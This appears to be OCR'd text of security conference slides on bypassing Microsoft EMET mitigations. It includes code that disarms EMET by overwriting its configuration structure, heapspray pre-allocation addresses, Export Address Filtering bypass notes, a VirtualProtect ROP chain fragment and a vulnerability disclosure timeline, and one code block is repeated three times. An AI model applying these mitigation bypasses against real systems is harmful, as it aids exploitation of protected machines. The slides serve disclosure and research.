var ConfigStructEMETd:uint = locateConfigStructEMETd(ProcessHeap);

// Perform disarm, 0x0c2c1200 stores 0x00000000
pe.writeDword(ConfigStructEMETd + 0x18, 0x0c2c1200);
```

Wrapping it up

```
var ntdllBase:uint = ...;
var PEB:uint = locatePEB(ntdllBase);
var ProcessHeap:uint = pe.readDword(PEB + 0x18);
var ConfigStructEMETd:uint = locateConfigStructEMETd(ProcessHeap);

// Perform disarm, 0x0c2c1200 stores 0x00000000
pe.writeDword(ConfigStructEMETd + 0x18, 0x0c2c1200);
```

Wrapping it up

```
var ntdllBase:uint = ...;
var PEB:uint = locatePEB(ntdllBase);
var ProcessHeap:uint = pe.readDword(PEB + 0x18);
var ConfigStructEMETd:uint = locateConfigStructEMETd(ProcessHeap);

// Perform disarm, 0x0c2c1200 stores 0x00000000
pe.writeDword(ConfigStructEMETd + 0x18, 0x0c2c1200);
```

How about other mitigations?

Heapspray pre-allocation

- Pre-allocates regions of memory on the heap.
- Cannot jump into them
- Trivial to bypass

Heapspray pre-allocation

Specified address	pre-allocated range
0x04040404	0x04040000 - 0x04042000
0x05050505	0x05050000 - 0x05052000
0x06060606	0x06060000 - 0x06062000
0x07070707	0x07070000 - 0x07072000
0x08080808	0x08080000 - 0x08082000
0x09090909	0x09090000 - 0x09092000
0x0a040a04	0x0a040000 - 0x0a042000
0x0a0a0a0a	0x0a0a0000 - 0x0a0a2000
0x0b0b0b0b	0x0b0b0000 - 0x0b0b2000
0x0c0c0c0c	0x0c0c0000 - 0x0c0c2000
0x0d0d0d0d	0x0d0d0000 - 0x0d0d2000
0x0e0e0e0e	0x0e0e0000 - 0x0e0e2000
0x14141414	0x14140000 - 0x14143000
0x20202020	0x20200000 - 0x20204000


EAF (Export Address table Filtering)

- Task: Disrupt shellcodes that parse the export table of certain modules.

- <= EMET 5.2:
  - Hardware breakpoints on AddressOfFunctions field in Export Directory of kernel32.dll, kernelbase.dll and ntdll.dll
  - Numerous ways to bypass it, my favorite: Execute shellcode from .data segment of loaded dll


EAF in EMET 5.5x

- EMET 5.5 / 5.51: Guard page on Export Directory of ntdll.dll



```
0:006> !vprot ntdll + poi(ntdll + poi(ntdll + 0x3c) + 0x78)
BaseAddress:       77806000
AllocationBase:    777d0000
AllocationProtect: 00000080  PAGE_EXECUTE_WRITECOPY
RegionSize:        00001000
State:             00001000  MEM_COMMIT
Protect:           00000120  PAGE_EXECUTE_READ + PAGE_GUARD
Type:              01000000  MEM_IMAGE
```

- EMET 5.52: Guard page on MZ/PE header of ntdll.dll



```
0:020> !vprot ntdll
BaseAddress:       770b0000
AllocationBase:    770b0000
AllocationProtect: 00000080  PAGE_EXECUTE_WRITECOPY
RegionSize:        00001000
State:             00001000  MEM_COMMIT
Protect:           00000102  PAGE_READONLY + PAGE_GUARD
Type:              01000000  MEM_IMAGE
```

EAF in EMET 5.5x

- No anti-ROP mitigation checks at this point → Can change protection of guard page using simple ROP chain

```
rop[i++] = VirtualProtect; // Call VirtualProtect
rop[i++] = ...;            // Return address

// VirtualProtect() arguments
rop[i++] = ntdllBase       // lpAddress
rop[i++] = 0x1000;         // dwSize
rop[i++] = 0x2;            // flNewProtect (PAGE_READONLY)
rop[i++] = evAddr + 0x20;  // lpflOldProtect
```

Will disarming flaw ever be fixed?

- ¯_(ツ)_/¯

9 May 2016	Disarming flaw reported to MSRC
1 August 2016	EMET 5.51 released (flaw unfixed)
14 November 2016	EMET 5.52 released (flaw unfixed)
23 January 2017	Last contact with MSRC (“*This issue should be addressed in [the next] version whenever it is finally released*”)

Questions?

You can also contact me later on Twitter via @ropchain